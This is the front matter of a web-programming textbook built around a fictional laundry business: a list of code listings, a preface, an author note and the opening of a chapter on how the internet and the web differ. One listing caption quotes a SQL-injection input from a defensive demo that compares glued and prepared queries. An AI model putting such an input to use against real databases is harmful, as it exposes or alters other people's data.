Listing 13.43 The first part of `python/app.py`: one SQLite connection per request, stored in Flask's `g` and closed when the request ends; the cross-site guard as a `before_request` function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17]. 1240
Listing 13.44 `static/grid-enhance.js`: intercept the grid's links and forms, fetch the grid fragment with `partial=1`, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it. 1243
Listing 13.45 The real output of `tests/run_checks.sh java`: 44 checks of reading, sorting, filtering, injection, the CSV export, the status workflow, deleting, cross-site POSTs, static files and the database afterwards. 1247
Listing 14.1 `01FirstNameFilling.aspx` (Web Forms, not run here): a form whose `onsubmit` calls a JavaScript function that refuses an empty first name. 1256
Listing 14.2 `02UserIDRequired.aspx` (Web Forms, not run here): a `RequiredFieldValidator` whose own text is an asterisk and whose `ErrorMessage` goes to a `ValidationSummary`. 1260

Listing 14.3 `03PasswordsNotMatch.aspx` (Web Forms, not run here): a `CompareValidator` that requires the second password to equal the first. 1262
Listing 14.4 `05GreaterThan18.aspx` (Web Forms, not run here): a `CompareValidator` with `Operator="GreaterThan"`, `ValueToCompare="18"` and `Type="Integer"`. 1263
Listing 14.5 `06Range30to40.aspx` (Web Forms, not run here): a `RangeValidator` with `Type="Integer"`, `MinimumValue="30"` and `MaximumValue="40"`. 1263
Listing 14.6 `08PasswordsRegEx.aspx` (Web Forms, not run here): two regular expressions and a required check guard the same password box; `Display="Dynamic"` keeps the empty ones from taking up room. 1264
Listing 14.7 `10ClientValidation.aspx` (Web Forms, not run here): a `CustomValidator` with `ClientValidationFunction="validateNumber"`; the browser decides before posting. 1266
Listing 14.8 `11ServerValidation.aspx` (Web Forms, not run here): the same rule as a server method named in `OnServerValidate`, which also refuses text that is not a number. 1268
Listing 14.9 `12ValidationSummary.aspx` (Web Forms, not run here): two required fields and a `ValidationSummary` whose `HeaderText` introduces the list. 1269
Listing 14.10 `CustomerNew.aspx` (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top. 1270
Listing 14.11 `CustomerNew.aspx.cs` (Web Forms, not run here): the date limits are set on each request, the phone rule runs on the server, and nothing is stored unless `Page.IsValid` is `true`. 1272
Listing 14.12 `MoneyField.ascx` (Web Forms, not run here): a user control with an amount and a currency list whose values are exchange rates relative to the euro. 1273
Listing 14.13 `MoneyField.ascx.cs` (Web Forms, not run here): the `Text` property exposes the amount; `OldRate` is kept in `ViewState` so that the next postback knows which currency the amount was in. 1274
Listing 14.14 `13UserControl.aspx` (Web Forms, not run here): `@Register` gives the user control a tag prefix and name, and the page uses it twice as `<my:MoneyField>`. 1275
Listing 14.15 `LaundryState.csproj`: the Web SDK and nothing else. The optional SQLite store is switched on by a build property, after the reader has added one package. 1276
Listing 14.16 `Program.cs`: Razor Pages with custom binding messages, a 20-minute session whose cookie is `HttpOnly` and `SameSite=Lax`, TempData kept in the session, an application-wide memory cache, and the data store. 1276
Listing 14.17 `CustomerInput.cs`: every rule of the customer form as an attribute, plus one rule that needs today's date in `Validate`. 1278
Listing 14.18 `Phone.cs`: `Normalize` turns what was typed into ten to thirteen digits or `null`; `Format` writes the digits the way the Laundry database stores phones. 1280
Listing 14.19 `IndonesianMobileAttribute.cs`: `IsValid` runs on the server; `AddValidation` writes two `data-val-*` attributes so that the browser can run the same rule. 1281
Listing 14.20 `New.cshtml.cs`: if `ModelState` is not valid, the page is shown again with status 422; otherwise the customer is stored and the browser is redirected. 1281
Listing 14.21 `New.cshtml`: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation. 1283
Listing 14.22 `indonesian-mobile.js`: the browser half of `[IndonesianMobile]` — a jQuery Validation method called `idmobile` and an adapter that connects it to `data-val-idmobile`. 1285
Listing 14.23 `BillLineInput.cs`: a line of the bill draft. `[Range(1, 999)]` enforces the Laundry rule that units are whole numbers, and the rack pattern allows `A01` to `C20`. 1286
Listing 14.24 `01HttpRequest.aspx.cs` (Web Forms, not run here): `Request.QueryString` and `Request.Form` are dictionaries of everything the browser sent with this one request. 1288
Listing 14.25 `02HttpResponse.aspx.cs` (Web Forms, not run here): the click handler redirects to `02Welcome.aspx` and passes the typed name in the query string. 1289
Listing 14.26 `02Welcome.aspx` (Web Forms, not run here): `Request.QueryString["name"]` printed with `<%= %>`. The greeting works — and the page is open to cross-site scripting. 1289
Listing 14.27 `03ViewState.aspx.cs` (Web Forms, not run here): on the first request view state is empty and the label says so; on every postback the text box's value is saved in view state and shown. 1293

Listing 14.28 Switching view state off for every application of a server, for one application, for one page, or for one control (Web Forms, not run here). 1295
Listing 14.29 `WebCustomControl.cs` (Web Forms, not run here): `Text` is also kept in control state — `OnInit` registers the control, `SaveControlState` returns the value, and `LoadControlState` restores it — while `Text2` stays in view state only. 1296
Listing 14.30 `05HiddenField.aspx.cs` (Web Forms, not run here): on every postback the value of the hidden field is read, increased by one, written back and shown. 1298
Listing 14.31 `06Cookies.aspx.cs` (Web Forms, not run here): a non-persistent cookie, and a persistent cookie that expires ten seconds after it is set. 1300
Listing 14.32 `OutletCookie.cs`: the outlet cookie is written with a 30-day `MaxAge`, `HttpOnly`, `SameSite=Lax` and, on HTTPS, `Secure`; when it is read, it is accepted only if it names a real outlet. 1301
Listing 14.33 `Outlet.cshtml.cs`: the posted outlet id is validated against the list of outlets, then written into the cookie; the confirmation travels as a flash message across the redirect. 1302
Listing 14.34 `07Session.aspx.cs` (Web Forms, not run here): **Button** increments a counter in `Application` (inside `Lock`/`UnLock`) and one in `Session`; **Redirect to the same page** carries a third counter in the query string. 1303
Listing 14.35 `web.config` of the Web Forms examples (not run here): view state on, sessions in process for 20 minutes with a cookie, every cookie `HttpOnly`, HTTPS-only and `SameSite=Lax`, and four profile properties. 1305
Listing 14.36 `SessionJson.cs`: `Get<T>` and `Set<T>` store any object in the session as JSON text. 1306
Listing 14.37 `BillDraft.cs`: the draft kept in the session — whose it is, and its lines. A line has no price. 1306
Listing 14.38 `Draft.cshtml.cs`: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message. 1307
Listing 14.39 `_Layout.cshtml`: the page frame reads the outlet cookie for the header and shows `TempData["Flash"]` or `TempData["FlashError"]` once. 1311
Listing 14.40 `LabCounter.cs`: application state as a singleton service; `Interlocked.Increment` is the modern `Application.Lock()`. 1313
Listing 14.41 `PriceList.cs`: the price list read through `IMemoryCache.GetOrCreate`, with an absolute expiry of ten minutes. 1313
Listing 14.42 `Lab.cshtml.cs`: five counters, kept in application state, session state, a cookie, a hidden field and a query string. 1314
Listing 14.43 `src/state.php`: PDO with bound parameters, application state kept in files under a lock, a session with a strict, `HttpOnly`, `SameSite=Lax` cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet. 1316
Listing 14.44 `Sessions.java`: a session store written by hand — a random 256-bit id, a map on the server, a 20-minute idle time-out, and the cookie header that carries the id. 1320
Listing 14.45 `LabServlet.java` (compiled, not run here): application state is an attribute of the `ServletContext`, session state an attribute of the `HttpSession`, and the cookie is created with `setHttpOnly` and `setAttribute("SameSite", "Lax")`. 1322
Listing 14.46 `web.xml` (checked to be well-formed, not deployed): a 20-minute session whose cookie is `HttpOnly`, `Secure` and `SameSite=Lax`, tracked by cookie only. 1324
Listing 14.47 `app.py`: the Laundry front desk in Flask — session settings, a CSRF check before every POST, the outlet cookie, the customer form, the bill draft in the session, and the state lab. 1325
Listing 15.1 `fragments/EmployeesReader.OleDb.cs`: the connection-oriented pattern in its original .NET Framework form. Not run in this book: it needs Windows, SQL Server with Northwind, and the Windows-only OLE DB provider. 1354
Listing 15.2 `fragments/EmployeesReader.SqlClient.cs`: the same program today, where `await using` closes the reader, command and connection in reverse order however the block ends. Not run in this book (no SQL Server, no NuGet). 1355
Listing 15.3 `AdoBillRepository.Command`, `Scalar` and `Execute`: every value becomes a `DbParameter`; `null` becomes `DBNull.Value`, the database's NULL; and `using` disposes each command after use. 1362

Listing 15.4 `AdoBasics/ReaderDemo.cs`: the DataReader pattern of **Figure 15.24**, run for real over the Laundry employees. The last three lines fill a DataTable from a reader, which is what a DataAdapter does inside `Fill`. 1365
Listing 15.5 The output of **Listing 15.4**. The owner, E0001, has no supervisor: `IsDBNull` caught the NULL before `GetString` could throw on it. 1366
Listing 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: read the price, validate, compute the next id, insert the bill, its log row and its payment, commit; on any failure, roll back and report one sentence. Compiled here; run through the SQLite provider only by readers who install it (Section 15.1.1). 1369
Listing 15.7 `python/demo_isolation.py`: two connections, one transaction, and what each connection can see at each moment. 1373
Listing 15.8 The real output of **Listing 15.7**. B never sees A's uncommitted rows; B cannot begin writing while A holds the write lock (it waited five seconds, the busy timeout, and gave up); after `COMMIT` B sees the new bill; after `ROLLBACK` the delete never happened. 1374
Listing 15.9 `AdoBasics/MyAdo.cs`: a DataSet with two tables, a primary key on each, an auto-incrementing `ID`, a relation, one row in each table, `AcceptChanges`, and three ways of reading the result. 1380
Listing 15.10 The output of **Listing 15.9**, from .NET 10 on Linux. 1384
Listing 15.11 The first half of `AdoBasics/RowStates.cs`: one row, every transition of **Figure 15.38**, and the row's versions printed at each step. 1385
Listing 15.12 The real output of **Listing 15.11**. Follow it on **Figure 15.38**: Detached, Added, Unchanged, Modified, Unchanged again after `RejectChanges`, Deleted, Unchanged, and finally removed from the table. 1386
Listing 15.13 `AdoBasics/DataViews.cs`: one table, one view, and the view's sort, find, filter and row-state filter in turn. 1390
Listing 15.14 The real output of **Listing 15.13**. 1390
Listing 15.15 `LaundrySchema.Create`: seven tables, seven relations — each also a foreign-key constraint — and two `RowChanging` handlers that play the part of the database's `CHECK` constraints on `Payment.method` and `StatusLog.status`. 1391
Listing 15.16 `dotnet run -- laundry`: every table with its row and constraint count; bill B0003 reached through its relations to its customer, service, payment and status log; the 23 bills still queued; and each outlet's September 2026 bills and revenue computed with `DataTable.Compute`. 1393
Listing 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, a change in memory, a CommandBuilder, `RowUpdating` and `RowUpdated`, `UpdateBatchSize`, `Update`, and `DBConcurrencyException`. Not run in this book (no MySQL server, no NuGet). 1398
Listing 15.18 `XmlDemo.Run`: write the data, write the schema, read the data back twice — once guessing the schema, once with the real one — and write a change as a DiffGram. 1402
Listing 15.19 The XML Schema of the person-contacts DataSet, written by `WriteXmlSchema`. Column types are `xs:long` and `xs:string`; `minOccurs="0"` marks a column that may be NULL; `xs:unique` with `msdata:PrimaryKey="true"` is a primary key; `xs:keyref` is the relation `PersonHasContacts`. 1403
Listing 15.20 Reading XML with an inferred schema and with the real one. Inference makes every column a `String` and loses the key and the relation; the real schema restores the `Int64` columns, the relation and navigation along it. 1404
Listing 15.21 A DiffGram of two changes: person 1 renamed *Bier* (`hasChanges="modified"`, with the old row under `diffgr:before`) and person 3 added (`hasChanges="inserted"`, with no before). This is what a DataSet sent between tiers so that the receiver could run exactly the right `UPDATE` and `INSERT`. 1405
Listing 15.22 `sql/create_bill_with_payment.mysql.sql`: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server. 1412
Listing 15.23 `fragments/CallProcedure.MySql.cs`: calling the procedure from ADO.NET with `CommandType.StoredProcedure` and an output parameter. Not run in this book. 1415
Listing 15.24 `php/demo/injection.php`: a glued `SELECT`, the same query prepared, and a glued `UPDATE`. 1416

Listing 15.25 The real output: the glued query returned every customer, the prepared query none, because no customer is literally named `x' OR '1'='1`. The glued `UPDATE`, meant to reset one customer's deposit, reset all 24 customers who had one. 1417
Listing 15.26 `AdoBasics/InjectionDemo.cs`: a glued, an escaped and a compared filter over the Laundry's customers; the SQL strings at the end are printed, never executed. 1418
Listing 15.27 The real output of **Listing 15.26**. The glued filter returned all 256 customers; doubling every quote kept the text inside its string; comparing in C# built no expression at all. 1418
Listing 15.28 `Laundry.Data/IBillRepository.cs`: everything the pages may ask of storage, in the language of the shop. 1420
Listing 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: the same rules and the same three rows as **Listing 15.6**, with `AcceptChanges` as commit and `RejectChanges` as rollback. 1422
Listing 15.30 `DataSetBillRepository.RecentBills`: a DataView sorted newest first, filtered by outlet only after the outlet id has passed a regular expression. 1423
Listing 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: the one file that names `Microsoft.Data.Sqlite`, wrapped whole in `#if USE_SQLITE` so that without the package it compiles to nothing. Not compiled in this book. 1424
Listing 15.32 `dotnet run` in `aspnet/Laundry.Tests`: fifteen checks against `DataSetBillRepository`. The three rollback checks compare the row counts after the failure with the counts before it. 1425
Listing 15.33 `LaundryWeb/Program.cs`: register Razor Pages, choose the repository once, and register it as a singleton for **dependency injection**. 1426
Listing 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: validation attributes check the shape of each field (Chapter 14); the repository checks the business rules and writes the three rows; a success redirects, a refusal redisplays the form with the layer's sentence. 1426
Listing 15.35 A real session against `LaundryWeb` on port 9501, with the clock fixed at 2026-09-30 21:00:00. `'` and `&` are Razor escaping `'` and `&` in text it did not write. 1428
Listing 15.36 `fragments/MyADO2.aspx.cs`: the Web Forms code-behind. Not run here — Web Forms needs the .NET Framework on Windows (Chapter 9) — and shortened only where it repeats **Listing 15.9**. 1430
Listing 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: MyADO2's DataTable, DataView and `Find` in a Razor Page model. `?find=Kournikova` highlights another row. 1433
Listing 15.38 `php/src/BillRepository.php`, excerpt: `transaction()` runs a closure between `BEGIN IMMEDIATE` and `COMMIT`, rolling back on any `Throwable`; `createBillWithFirstPayment` is **Pseudocode 15.2** with the Laundry's rules and three `INSERT`s. 1434
Listing 15.39 `php tests/run.php`: the same fifteen checks on SQLite through PDO, all passed. The two database-level refusals quote SQLite's own messages: the `CHECK` constraint `Payment_method_enum` and a `FOREIGN KEY` failure. 1436
Listing 15.40 `BillRepository.transaction`: a functional interface for "work on a connection", and one method that runs any such work between `setAutoCommit(false)` and `commit()`, rolling back on any `SQLException` or `RuntimeException`. 1437
Listing 15.41 `ConnectedDemo.java`: a forward-only `ResultSet` read while the connection is open, and a `CachedRowSet` — part of `javax.sql.rowset` in every JDK — filled from a result set and used after the connection has closed. 1438
Listing 15.42 The real output of **Listing 15.41**, run with `./run.sh ConnectedDemo`. 1439
Listing 15.43 `laundry_data/repository.py`, excerpt: a transaction as a context manager; `_bill`, which turns a row into a dictionary with its balance; the three reading methods; and `create_bill_with_first_payment` inside `with self.transaction():`. 1440
Listing 15.44 `python -m unittest -v tests.test_repository` in the `python` folder: ten tests covering the same ground as the fifteen checks of the other tracks. 1442
Listing 15.45 The unit of work with EF Core: LINQ for the price and the next id, three objects linked through navigation properties, one `SaveChanges`. Compiled only with `-p:UseEfCore=true` after `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; not compiled or run in this book. 1444

Listing 16.1 `LaundryData.cs`: the physical model as a `DataSet`, and the loader that fills it from `data/csv`. 1458
Listing 16.2 `P161Design.cs`: the `DataSet` of **Listing 16.1**, and five attempts to break it. `--cascade` builds it with the default delete rule. 1462
Listing 16.3 `P161Design.java`: the SQLite physical model over JDBC, and the same five attempts, inside a transaction that is rolled back. 1464
Listing 16.4 `p161_design.py`: the same model and the same five attempts in Python. 1467
Listing 16.5 `Program.cs`: the services, the policies, the protected folders and the middleware of the Laundry Counter. 1471
Listing 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 with a random salt, compared in constant time. 1474
Listing 16.7 `Login.cshtml.cs`: the password check, the claims, and the redirect that only goes to addresses on this site. 1475
Listing 16.8 `CustomerForm.cs`: the fields of a customer that a form may send, with their rules. It has no `Credit`, on purpose. 1477
Listing 16.9 `Register.cshtml.cs`: a new customer account, checked, hashed and stored, then Post/Redirect/Get. 1478
Listing 16.10 `Logout.cshtml.cs`: logout is a `POST`. 1478
Listing 16.11 `ILaundryStore.cs`: the records the pages receive, and the fifteen things they may ask of the data layer. 1480
Listing 16.12 `DataSetStore.cs`: the Laundry Counter's data layer over an ADO.NET `DataSet`, with a lock, all-or-nothing changes and an XML file. 1482
Listing 16.13 `Customers/Edit.cshtml.cs`: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner. 1488
Listing 16.14 `Customers/Delete.cshtml.cs`: delete (F4), refused by the data layer while the customer has bills. 1490
Listing 16.15 `LaundryCounter.java`: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site. 1490
Listing 16.16 `laundry_counter.py`: the Laundry Counter on Flask and `sqlite3`, the Python equivalent of the ASP.NET site. 1512
Listing 16.17 `_Layout.cshtml`: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills. 1531
Listing 16.18 `site.css`: colors as named variables, a table style for every grid, visible focus, and a phone layout. 1532
Listing 16.19 `P164Contrast.cs`: the WCAG contrast ratio of every text color of `site.css`. 1536
Listing 16.20 `P164Contrast.java`: the same check in Java. 1537
Listing 16.21 `p164_contrast.py`: the same check in Python. 1538
Listing 16.22 `acceptance.py`: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers. 1540
Listing 16.23 `P165Smoke.cs`: a smoke test over HTTP in C#. 1545
Listing 16.24 `P165Smoke.java`: the same smoke test in Java. 1547
Listing 16.25 `gitignore.txt`: what must never reach the public repository (rename it to `.gitignore`). 1551
Listing 16.26 `Dockerfile`: a two-stage container image of the Laundry Counter (not run here). 1551
Listing 16.27 `Customers.aspx`: the customer grid in Web Forms, paged and sorted by the `GridView` itself (not run here). 1554
Listing 16.28 `Customers/Index.cshtml.cs`: the grid's state, taken from the query string, checked, and written back into every link. 1555
Listing 16.29 `Customers/Index.cshtml`: the search form, the table with sortable headers, and the pager. 1556
Listing 16.30 `P167Grid.cs`: the grid through the data layer, and the visitor's text inside a `RowFilter` and a `Sort`. 1557
Listing 16.31 `P167Grid.java`: the grid over JDBC, and the visitor's text inside the SQL. 1559
Listing 16.32 `p167_grid.py`: the same in Python. 1561

Listing 16.33 `Reports/Revenue.cshtml.cs`: ten days per page, a page total and a month total. 1564
Listing 16.34 `P168Revenue.cs`: page 3 of the report, both footers, and an independent check. 1566
Listing 16.35 `P168Revenue.java`: the same report from SQL. 1567
Listing 16.36 `p168_revenue.py`: the same report in Python. 1569
Listing 16.37 `BillForm.cs`: every rule of a new bill, as attributes (one field each) and a `Validate` method (rules that need the data). 1572
Listing 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` decides; the data layer's own refusals are shown as a message too. 1573
Listing 16.39 `RecentBills.cs`: the recently viewed bills, per visitor, in the session. The static list is the tempting mistake. 1577
Listing 16.40 `Bills/Detail.cshtml.cs`: one bill (F7), remembered in the session of the visitor who opened it. 1578
Listing 16.41 `DbLaundryStore.cs`: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed. 1580
Listing 16.42 `P1611Readers.cs`: a forward-only reader, one question per bill, one relation, and one aggregate. 1587
Listing 16.43 `P1611Readers.java`: `ResultSet`, one query per bill, one grouped query, and a `CachedRowSet` that outlives its connection. 1589
Listing 16.44 `p1611_readers.py`: the same four readings in Python. 1590
Listing 16.45 `P1612Transaction.cs`: a bill and a log row as one unit of work; `--no-tx` keeps the half that worked. 1593
Listing 16.46 `P1612Transaction.java`: one JDBC transaction, rolled back on error. 1594
Listing 16.47 `p1612_transaction.py`: the same with explicit `BEGIN`, `COMMIT` and `ROLLBACK`. 1594
Listing 16.48 `P1613Concurrency.cs`: two disconnected copies of one row; the save compares the original values; `--last-wins` does not. 1597
Listing 16.49 `P1613Concurrency.java`: the optimistic `UPDATE`, with the original values in the `WHERE`. 1599
Listing 16.50 `p1613_concurrency.py`: the same in Python. 1600

List of Pseudocode

Pseudocode 15.1 The pattern of connection-oriented data access. Lines 9–13 run on success and on failure alike, so a connection is never left open. 1353
Pseudocode 15.2 A unit of work. Everything `work` writes becomes visible at line 5, or never. 1371

Preface

Every website you have ever used is, underneath, a conversation: a browser asks, a server answers. Everything else in this book — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET Core — is a way of making that conversation say something useful. Keep that sentence in mind and nothing in these pages will feel arbitrary.

The book grew out of the Web Programming course (EF234301) taught in the Department of Informatics at Institut Teknologi Sepuluh Nopember (ITS), Surabaya, and it has been rebuilt so that it stands entirely on its own. Its sixteen chapters follow the rhythm of a sixteen-week semester, but you need no classroom, no lecturer and no other document to learn from it.

Who this book is for

You are assumed to know nothing. Not “nothing about the web” — nothing. If you have never written a line of code, never installed a server, never seen a database table, you are exactly the reader this book was written for. Every term is introduced in plain words before it is used, every example is built up one file at a time, and every program in the book was run before its output was printed here.

That principle makes the book long. A shorter book would assume you already knew the hard parts, and such a book is no use to the person who does not.

One idea, several languages

The web is not owned by one language, and neither is this book. Each chapter teaches the technology it is about — HTML and CSS, JavaScript, PHP with MySQL, XML and JSON, Java Server Pages, ASP.NET Core Razor Pages on .NET 10 — and then shows the same feature, doing the same thing and printing the same result, in **Java** and in **Python**. Seeing one idea written three or four ways is the quickest route to understanding the idea itself rather than the habits of one tool, and it means that whatever stack your next job uses, you will already have met it.

ASP.NET Web Forms, which shaped a generation of web applications, still runs only on Windows with the .NET Framework. It is taught here as history and as a set of ideas — server controls, postback, ViewState, GridView, validators, ADO.NET — and every one of those ideas is then built and run in its modern form, ASP.NET Core Razor Pages, which works on Windows, macOS and Linux alike.

What is in it

Chapters 1 to 3 build the ground: how the web works from the moment you press Enter, setting up VS Code for web development on Windows, macOS and Linux, HTML, CSS and JavaScript, and PHP from zero. Chapters 5 to 7 add data and the server: PHP with MySQL and SQLite, XML and structured data, and Java Server Pages with servlets. Chapters 9 to 11 bring in ASP.NET Core and rich internet applications, the same system built three ways side by side, and dynamic pages and forms. Chapters 13 to 15 put data on the page with grids, paging and sorting, make it trustworthy with validation and state management, and give it a proper data layer with ADO.NET and transactions.

Chapters 4, 8, 12 and 16 are **Evaluation and Discussion** chapters. Each closes one quarter of the book by solving complete problems in full — every problem restated, designed on paper, programmed, tested, run, and explained — with the tempting wrong solution shown and taken apart, and a "check yourself" variant at the end of every problem.

Throughout, one small business grows chapter by chapter: **Profitina Laundry**, a laundry with three outlets in Surabaya, its customers, services, bills, payments and a year of realistic (and entirely fictitious) sample data. By the last chapter it is a complete application — login, customers, bills and their workflow, payments, receipts, a dashboard, reports and a JSON API — and it exists, finished and tested, in PHP, Java, Python and ASP.NET Core. Each chapter also has a *Profitina in Practice* section that shows where the same ideas appear in a real product.

Every program in this book was run before its output was printed. The programs are collected, chapter by chapter, in the accompanying `Code` folder, with a README in every chapter folder that explains how to run each one in a terminal and in VS Code on Windows, macOS and Linux, and a `VERIFIED.md` that states exactly what was executed.

How to read it

With a browser open and a server running. Type the examples in rather than copying them; the typing is where the errors happen, and the errors are where the learning happens. Break each example deliberately once it works, and read what the failure looks like. The exercises at the end of each chapter all have complete solutions — use them after your own attempt, not instead of it.

Numbered figures, tables, listings, pseudocode and equations are all live links: in the electronic edition, click "Listing 5.3" or "[4]" anywhere in the text and you are taken straight to it. The contents and the lists at the front of the book work the same way.

About the author

Irfan Subakti describes himself in one line — *Father | Educator | Entrepreneur | Bridging Tech & Nature: CS Lecturer × Crypto/Digital Business × AI/ML Specialist × Fruit Farmer | Storyteller* — and every part of that line has found its way into this book. He has taught in the Department of Informatics at ITS since 1998. He supervises and examines undergraduate theses, teaches MLOps for the IBM SkillsBuild program, and builds products: he founded Profitina, an AI-visibility platform whose engineering appears in the "Profitina in Practice" section of every chapter. Away from the keyboard he tends the family fruit and durian orchard, where he learned that good software, like a good orchard, is grown patiently, one well-tended piece at a time. The storyteller in him is the reason this book prefers a story to a list whenever a story will do.

Acknowledgments

To the students who worked through the earlier forms of this material and asked the questions that showed where an explanation was still thin, and to the colleagues at ITS with whom the course has been taught and refined over the years. The book owes its standard, too, to the official documentation of the web platform, PHP, Java, Python and .NET, which is cited wherever it is used.

Surabaya, September 2026

Chapter 1

The Web, End to End

By the end of this chapter you will be able to say what the internet is and how the web differs from it; explain what an IP address, a domain name and a TCP connection each do; read and write an HTTP request and response byte by byte; take a URL apart; describe what a web server does with every request; tell static from dynamic pages and server-side from client-side code; trace the browser's work from the first byte of HTML to the first pixel; set up VS Code for web development on Windows, macOS or Linux with PHP, MySQL, Java, Python and .NET verified; and serve your own first page four ways — as a file, from PHP, from Java and from Python, with ASP.NET Core as a fifth — each run by you.

1.1 Where We Begin

Here is the whole of web programming in one sentence.

> **THE ONE SENTENCE.** A program on your machine sends a short piece of text across a wire to a program on another machine, and that other machine sends a longer piece of text back.

That is all. Everything else in this book — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET, ADO.NET — exists to decide what those two pieces of text should say, and to make writing them bearable for a human being.

Most people find the web mysterious because they have never been shown the two pieces of text. They have been shown diagrams with clouds in them, and a cloud is a picture of somebody declining to explain. In this chapter no cloud stays a cloud: every one gets opened.

We go slowly, because this book assumes that you know nothing — not "nothing about the web", but nothing. If you have never installed a compiler, never opened a terminal and never seen the inside of an HTML file, you are exactly the reader these pages were written for. Every word is defined before it is used, every command is given in full with what it printed, and nothing is left as an exercise that has not first been done in front of you.

One case study runs through the book: **Profitina Laundry**, a laundry with three outlets in Surabaya — Rungkut, Keputih and Wiyung — whose finished web application, with about 3,000 bills over twelve months of sample data, is in the accompanying `ProfitinaLaundry/App/` folder. Every chapter builds one piece of it; this chapter builds the first page. All the programs of the chapter are in the folder `WebPro/Code_new/Chapter01/`, one sub-folder per technology — `html`, `php`, `java`, `python` and `aspnet` — and a `README.md` there says how to run each one on Windows, macOS and Linux, from a terminal and from VS Code.

Read the chapter with a computer in front of you and a terminal open. Type the commands rather than copying them; the typing is where the mistakes happen, and the mistakes are where the learning happens. When something works, break it deliberately once and look at the failure, so that you recognize it when it comes for real. If you have not yet installed anything, Section 1.16 sets up the whole toolchain; you may read it first.

1.2 The Internet and the Web Are Not the Same Thing

The first question to settle is the one most people get wrong.

Internet? Web? Are they the same?

They are not. They are not even the same kind of thing. One is a road system; the other is a delivery company that uses the roads. Getting this straight now will save you a great deal of confusion later, so we take it carefully.

1.2.1 What a network is, in the smallest possible terms

> **DEFINITION.** A **computer network** is two or more computers joined so that one can send data to the other.

Two laptops joined by a cable are a network. The four computers in a small office, plugged into the same box on the wall, are a network. That box is called a **switch**, and all it does is pass a message that arrives on one of its sockets out through the right one of the others.

A network confined to one building or one campus is called a **LAN**, a Local Area Network. A network that spans a city or a country is a **WAN**, a Wide Area Network. A network whose last stretch is radio rather than copper is a **wireless LAN**, which is the technical name for what the sticker on your router calls Wi-Fi.

1.2.2 The internet is a network of networks

> **DEFINITION.** The **internet** is a very large computer network: a worldwide communication network formed by joining many smaller networks together, all of them agreeing to speak the same family of protocols, **TCP/IP**.

Take that definition apart, phrase by phrase.

"A very large computer network" — large enough that no one owns it or has a complete map of it. *"Formed by joining many smaller networks together"* — the important phrase, and the one people skip. The internet is not a network that somebody built; it is an agreement between networks that other people built. A university campus network is a network. Your home network is a network. Your mobile operator's network is a network. Each was built separately, by different people, out of different equipment, with different rules inside. The internet is what you get when they all agree to hand each other traffic.

"All of them agreeing to speak TCP/IP." An agreement needs a common language. That language is a pair of protocols called **IP** and **TCP**, which get sections of their own shortly. A **protocol**, incidentally, is simply a set of rules about what to send, in what order, and what to do with what comes back. Nothing more exotic than that.

Figure 1.1 is the picture worth remembering. Notice that the cloud in the middle is surrounded by *other* clouds — a LAN here, a WAN there, a mobile network, an ISP's network, even a telephone network with a modem hanging off it. Each little cloud is somebody's network. The big cloud is only the agreement between them.



Figure 1.1 The internet as a network of networks: clients and servers sit on LANs, wireless LANs, WANs, mobile networks, an ISP's network and even a telephone network, and all of those join the same middle.

1.2.3 What runs on the internet

The internet carries many different services, and the web is only one of them:

- the World Wide Web;
- social media;
- electronic mail;
- mobile applications;
- multiplayer online games;
- internet telephony — voice calls carried as data;
- file sharing;
- streaming media services.

The classic four are **web**, **file transfer**, **chat** and **mail**: four services, one road system.

Figure 1.2 maps one person's life on the internet: a dozen categories — e-mail, messaging, banking, government, education, shopping, social networks, games, maps, AI assistants and more — each with some of its providers around it. Some you reach through a browser, some through an app that never shows a web page. Both are on the internet; only the first group is certainly on the web.

